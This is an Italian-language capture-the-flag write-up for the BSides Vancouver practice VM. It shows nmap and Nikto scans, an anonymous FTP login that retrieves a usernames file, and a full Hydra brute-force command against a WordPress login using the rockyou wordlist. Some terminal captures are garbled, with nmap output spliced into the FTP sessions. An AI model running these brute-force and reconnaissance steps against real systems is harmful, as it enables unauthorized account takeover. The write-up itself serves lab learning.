


# BSIDES VANCOUVER BLACKBOX

Per iniziare ho tentato un bel `nmap -sV` per vedere tutti i servizi aperti disponibili.



```
kali-linux-2024.3 (Tutto apposto unit2) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
(kali@kali)-[~]
$ nmap -sV 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-15 14:49 CET
Nmap scan report for 192.168.56.1
Host is up (0.00089s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
6881/tcp  open  tcpwrapped
MAC Address: 0A:00:27:00:00:0C (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00032s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:E9:9D:90 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.101
Host is up (0.0019s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.5
22/tcp    open  ssh          OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:75:AB:C4 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.56.102
Host is up (0.0000010s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 19.13 seconds
(kali@kali)-[~]
$
```

Mi sono usciti 3 servizi aperti: ftp, ssh, http. Ho voluto iniziare dal principio con l'esplorare ftp.

```
kali-linux-2024.3 (Tutto apposto unit2) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
File Actions Edit View Help
(kali㉿kali)-[~]
$ ftp 192.168.56.101
Connected to 192.168.56.101:21 (/usr/sbin/ftpd) at 2024-12-15 14:49 CET
220 (vsFTPD 2.3.5)
Name (192.168.56.101:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||34475|).
150 Here comes the directory listing.
drwxr-xr-x  3 0 0  4096 Mar 03  2018 .
drwxr-xr-x  3 0 0  4096 Mar 03  2018 ..
drwxr-xr-x  2 2 65534 4096 Mar 03  2018 public
226 Directory send OK.
ftp>
Nmap scan report for 192.168.56.101
Host is up (0.0019s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux)
```

Con i comandi soliti ho controllato se ci fossero file, e fortunatamente ho beccato una cartella chiamata “public” nella quale si trovava un file contenente degli username.


```
kali-linux-2024.3 (Tutto apposto unit2) [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
File  Actions  Edit  View  Help
(kali@kali)-[~]
$ ftp 192.168.56.101
Connected to 192.168.56.101. (vsftpd.org) at 2024-12-15 14:49 CET
220 (vsFTPD 2.3.5)
Name (192.168.56.101:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd public
250 Directory successfully changed.
ftp> ls -lah
229 Entering Extended Passive Mode (|||10380|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534 65534  4096 Mar 03 2018 .
drwxr-xr-x  3 0 0  4096 Mar 03 2018 ..
-rw-r--r--  1 0 0  31 Mar 03 2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||52236|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****
226 Transfer complete.
31 bytes received in 00:00 (2.29 KiB/s)
ftp>

Nmap scan report for 192.168.56.101
Host is up (0.000000s latency).
All 1000 scanned ports on 192.168.56.101 are in ignored states.
Not shown: 1000 closed tcp ports (reset)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 19.13 seconds

(kali@kali)-[~]
$
```

Agilmente con una richiesta **GET** ho scaricato il file **users** che mi terrà stretto.



Dato che avevo degli username ho deciso di esplorare sin da subito il servizio http così ho deciso di vedere come si presentava il sito web.



Purtroppo nulla di speciale, allora ho tirato fuori un tool che serve alle scansioni web **Nikto**, vediamo che risultati da con una semplice scansione.

```
File Actions Edit View Help
(kali@kali)~$ nikto -h http://192.168.56.101
- Nikto v2.5.0


+ Target IP: 192.168.56.101
+ Target Hostname: 192.168.56.101
+ Target Port: 80
+ Start Time: 2024-12-15 15:23:43 (GMT1)

+ Servers: Apache/2.2.22 (Ubuntu)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2140, size: 177, mtime: Sat Mar 3 20:17:59 2018. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netspark
sing-content-type-header/
+ /backup_wordpress/: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26.
+ /backup_wordpress/: Drupal link header found with value: </backup_wordpress/?rest_route=/>; rel="https://api.w.org/". See: https://www.drupal.org/
+ /robots.txt: Entry '/backup_wordpress/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. Se
https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time: 2024-12-15 15:24:25 (GMT1) (42 seconds)


+ 1 host(s) tested

(kali@kali)~$
```


Noto che il primo risultato che mi da è un certo **/backup\_wordpress/** allora decido di metterlo nell'url affianco all'ip della macchina vittima e quello che esce è interessante.



Alla fine della pagina c'era una parola/link "login" ci sono andato a curiosare ed ho trovato questo 😊...




Inserendo tutti gli username e psw a caso solo con uno la pagina mi dava la reazione "la password non è corretta per lo username", da lì ho dedotto che potevo provare un attacco di forza bruta con l'unico tool che conosco Hydra. Premetto che per trovare il comando giusto ho dovuto analizzare la richiesta POST con burp suite e aiutarmi ad aggiustare il tiro con chat gpt, per la wordlist ho optato per l'unica che conoscevo la RockYou, il comando che ho assemblato è questo: `hydra -V -I john -P /usr/share/wordlists/rockyou.txt 192.168.56.101 http-post-form "/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=%2Fbackup_wordpress%2Fwp-admin%2F&testcookie=1:F=The password you entered for the username" -f`



